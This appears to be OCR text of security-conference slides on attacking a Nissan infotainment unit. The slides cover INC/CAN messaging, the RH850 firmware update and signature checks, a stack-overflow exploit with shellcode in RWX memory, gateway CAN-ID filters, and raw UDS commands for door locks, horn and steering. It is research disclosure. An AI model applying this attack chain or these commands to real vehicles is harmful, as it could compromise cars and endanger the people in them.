


CAN Communication: Information Gathering for INC

- Source code in the SDK on the official website[1]
- Push request[2]
- /opt/bosch/base/bin/inc_send_out.out can be used as an example to test CAN communication on IVI

[1] https://oss.bosch-cm.com/download/Nissan_AIVI/2610_190620/OSS_DVD_Content.zip
[2] https://lwn.net/Articles/706002/

CAN Communication: INC Internals




CAN Communication: INC Client Example

```
uint16_t port = 0xc700 | 0xb;

int sock = socket(AF_KCM, SOCK_STREAM, 0);

hostent *host = gethostbyname("scc-local");
sockaddr addr = { 0 };
addr.sa_family = AF_INET;
memcpy(&addr.sa_data[2], *host->h_addr_list, host->h_length);
bind(sock, &addr, sizeof(addr));

memset(&addr, 0, sizeof(addr));
host = gethostbyname("scc");
addr.sa_family = AF_INET;
memcpy(&addr.sa_data[2], *host->h_addr_list, host->h_length);
*(uint16_t *)addr.sa_data = __rev16(port);
connect(sock, &addr, sizeof(addr))
...
char buf[0x10] = {
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
    0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41, 0x41,
};
recv(sock, buf, sizeof(buf), 0);
...
send(sock, buf, sizeof(buf), 0);
```



CAN Communication: INC Ports

- All ports can be found in include/linux/inc_ports.h
- The base port number - 0xc700
- For example, DOWNLOAD port - (0xc700 | 11)

SPM	NET_BROADCAST	NET_TP6
PORT_EXTENDER_GPIO	NET_TP0	NET_TP7
PORT_EXTENDER_ADC	NET_TP1	BAP_00
PD_NET	NET_TP2	BAP_01
DIA_UDD	NET_TP3	PRJ_COMP3
SENSORS	INPUT_DEVICE	EARLY_AUDIO
DLT	DIA_EVENTMEMORY	ADR3CTRL
GNSS	PRJ_COMP2	TTFIS
WDG	SYSTEM_STATEMACHINE	SECURITY
PORT_EXTENDER_PWM	NET_TP8	PORT_EXTENDER_ADC
DOWNLOAD	NET_TP9	RTC
THERMAL_MANAGEMENT	DIMMING	PRJ_COMP
SUPPLY_MANGEMENT	NET_TP4	GNSS_FW_UPDATE
NET_CTRL	NET_TP5	EARLY_APP
	ERROR_MEMORY	ENGINEERING_MENU

CAN Communication: Legit Way

- /opt/bosch/base/bin/csm_proc_out.out has functionality to send CAN messages
  - Signals - one-time CAN message, used to notify ECU clients or receive notifications from them
  - Requests - multiple CAN messages with the connection phase
- Uses NET_BROADCAST and NET_TP<0..8> INC ports for requests

CAN Communication: Legit Way

```
/opt/bosch/base/bin/inc_send_out.out -b 50968 -p 50968 -r scc 40-00-50-9c-07-01-00-00-ff-ff-02-11-01
```

```
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00|ms | ID   | data ...      < can1 # l=20 h=100 t=0 slots=1 >
99999 | 3E9  | 30 50 95 45 CE A8       0P.E..
15|ms | ID   | data ...      < can1 # l=20 h=100 t=0 slots=4 >
00500 | 3E9  | 30 50 95 45 CE A8       0P.E..
00500 | 5F0  | 00 00 00 00             ....
00497 | 5FC  | 06 00 05 20 50 20 00    ... P .
00501 | 5FE  | 8D 00 00 00 00 00 00 00 ........
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35732 | 3E9  | F7 07 FC 00 00 0F       ......
```

```
000153c0 50 9c 00       BUS_MAP_...
         00 00 01
         07 01 67 ...
  000153c0 50 9c          db[2]                    wBusType
    000153c0 [0]            50h, 9Ch
  000153c2 00 00 00 01    ddw       1000000h       field1_0x2
  000153c6 07 01          db[2]                    abAddr
    000153c6 [0]            7h,  1h
  000153c8 67 07 00 00    ddw       767h           dCanIDSrc
  000153cc 47 07 00 00    ddw       747h           dCanIDDst
  000153d0 01 00          dw        1h             field5_0x10
  000153d2 00 10          dw        1000h          wMaxSizePack...
  000153d4 00 10          dw        1000h          field7_0x14
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bus type

internal address

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CAN ID: 0x767

CAN Communication: Legit Way

Summary:

- We can use the legit way to send CAN messages
- Payload of the message can be controlled
- We can use only whitelisted CAN IDs

Let check the update mechanism of RH850 for possible firmware modification

CAN Communication: RH850 Update Process

- IVI can update RH850 firmware:
  - Firmware is located in /ivi/firmware/v850/firmware/v850/aivi_s1_a
  - Utilizes /opt/bosch/base/bin/swu_common_v850_app_out.out to install update
- Firmware is delivered in DNL binary format

Block ID	Name	Comment
0x8300	boot	according the mode load loader or app
0x4023	loader	used during updating process
0x4024	app	code for usual workflow
0x8000	signature	used during updating and flashed to the memory for secure booting

CAN Communication: RH850 Update Process Protocol

Uses INC interface socket on DOWNLOAD port and utilizes UDS protocol:

1. Switch to loader: 10-60
2. Initiate download: 34-00-44-<address>-<size>
3. Transfer firmware: 36-00-...
4. Send signature: 2e-25-fd-...
5. End transfer: 37
6. Check CRC value: 22-...

```
ROM:0000242C -- UDS_HANDLER gsUDSHandlers[12]
ROM:0000242C gsUDSHandlers:  UDS_HANDLER <7, 0xFFFFFFFF, DiagnosticSessionControlHandler, 0, 0x10, \
ROM:0000242C                             1, 0, 0>
ROM:00002440                 UDS_HANDLER <7, 0xFFFFFFFF, ECUResetHandler, 0, 0x11, 1, 0, 0>
ROM:00002454                 UDS_HANDLER <7, 0xFFFFFFFF, ReadDataByIdentifierHandler, 0, 0x22, 0, \
ROM:00002454                              0, 0>
ROM:00002468                 UDS_HANDLER <2, 0xFFFFFFFF, SecurityAccessHandler, 0x8E30, 0x27, 0, 0,\
ROM:00002468                              0>
ROM:0000247C                 UDS_HANDLER <4, 0xFFFFFFFF, CommunicationControlHandler, 0, 0x28, 1, \
ROM:0000247C                              0, 0>
ROM:00002490                 UDS_HANDLER <2, 2, WriteDataByIdentifierHandler, 0, 0x2E, 0, 0, 0>
ROM:000024A4                 UDS_HANDLER <7, 0xFFFFFFFF, RoutineControlHandler, 0, 0x31, 1, 0, 0>
ROM:000024B8                 UDS_HANDLER <2, 2, RequestDownlaodHandler, 0, 0x34, 0, 0, 0>
ROM:000024CC                 UDS_HANDLER <2, 2, TransferDataHandler, 0, 0x36, 0, 0, 0>
ROM:000024E0                 UDS_HANDLER <2, 2, RequestTransferExitHandler, 0, 0x37, 0, 0, 0>
ROM:000024F4                 UDS_HANDLER <7, 0xFFFFFFFF, TesterPresentHandler, 0, 0x3E, 1, 1, 0>
ROM:00002508                 UDS_HANDLER <4, 0xFFFFFFFF, ControlDTCSettingsHandler, 0, 0x85, 1, 0, \
ROM:00002508                              0>
```

CAN Communication: RH850 Signature Verification

Signature verification happens:

- While processing the End Transfer command in update mechanism
- During boot process

```
uint FUN_0000aac4(void) {
 if (cRamfede96f0 == '\x01') {
   cRamfede96f0 = '\x02';
   loadCerts();
   iVar1 = calcSha256ForTransfer();
   if ((iVar1 == 1) ||
      ((((... || (iVar1 = validateSignature(pvRamfede5150), ...))
        && ((... || (iVar1 = validateSignature(pvRamfede5154), ...)))) &&
       ((... || (iVar1 = validateSignature(pvRamfede5158), ...) ))))
      ) {
     uVar2 = 1;
   }
   else {
     uVar2 = FUN_00006dda(..., gsUnkStorageForTransferData1,0x10);
   }
 }
 else {
   uVar2 = (uint)(cRamfede96f0 != '\x02');
 }
 return uVar2;
}
```

CAN Communication: RH850 Update Process

Summary:

- Obtained RH850 firmware
- Identified security mechanisms that protect from firmware modification


It is time to check for vulnerabilities on RH850 side to achieve full code execution


CAN Communication: RH850 Attack Surface


A lot of INC ports for requests -> A lot of handlers in firmware -> Huge attack surface


CAN Communication: RH850 Tracing

IVI has rich tracing functionality on both iMX.6 and RH850 side - very helpful for research









CAN Communication: RH850 Stack Overflow Vulnerability

- Vulnerability exists during the requests processing over NET_BROADCAST port with number (0xc700 | 15)
- The following callbacks are used Inside the firmware :
  1. prepareNetBroadcastRequestBuffer - checks income size <= 0x65
  2. fillNetBroadcastRequestBuffer - places input data into global memory
  3. processNetBroadcastRequestBuffer - processes global memory, accepts arguments i_pPacket and i_dPacketSize

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



CAN Communication: RH850 Exploitation


- Payload is fully controllable
- No stack canaries
- Global memory is RWX
- Put the shellcode payload into the DLT request buffer in global memory



CAN Communication: RH850 Exploitation Issues

- Problems:
  - Only one client can connect to NET_BROADCAST port
  - Service csm_proc_out.out constantly communicates over it
  - If this service is killed, the watchdog is triggered and IVI reboots
- Solution:
  - Inject exploit code into the service
    - Disable signal handlers in the kernel using the “Absence of a kernel module signature verification” vulnerability

CAN Communication: RH850 Arbitrary CAN Messages



Gateway Filtering

To	CAN-IDs from IDT CAN
Vehicle CAN	0x3DC, 0x49F, 0x56E, 0x5FC - 0x5FE, 0x620 - 0x621, 0x6FA, 0x700 - 0x7FF
ADAS CAN	0x3E9, 0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF
Chassis CAN	0x49F, 0x620-0x621, 0x6FA, 0x700-0x7FF
ITS CAN	0x49F, 0x5FE, 0x620-0x621, 0x6FA, 0x700-0x7FF
Diagnostic CAN	-

Nissan Specific UDS Commands

The easiest (but not the cheapest) way to gain interesting UDS commands:

- Buy diagnostic setup (software and hardware)
- Explore UI for actions
- Capture the communication traffic

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






Nissan Specific UDS Commands

- CONSULT III communicates with the adapter over USB
- UDS commands can be identified in USB traffic




Nissan Specific UDS Commands

ECU	CAN ID	Message	Comment
BCM	745	0430690001000000	mirrors close
		0430690002000000	mirrors open
		0430070001000000	doors lock
		0430070002000000	doors open
		0430220001000000	horn
		0430452003000000	wiper
		04303b2002000000	light
ADAS	75D	0430252001000000	steering wheel

Attack Summary

Attack Summary #0: Initial State



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
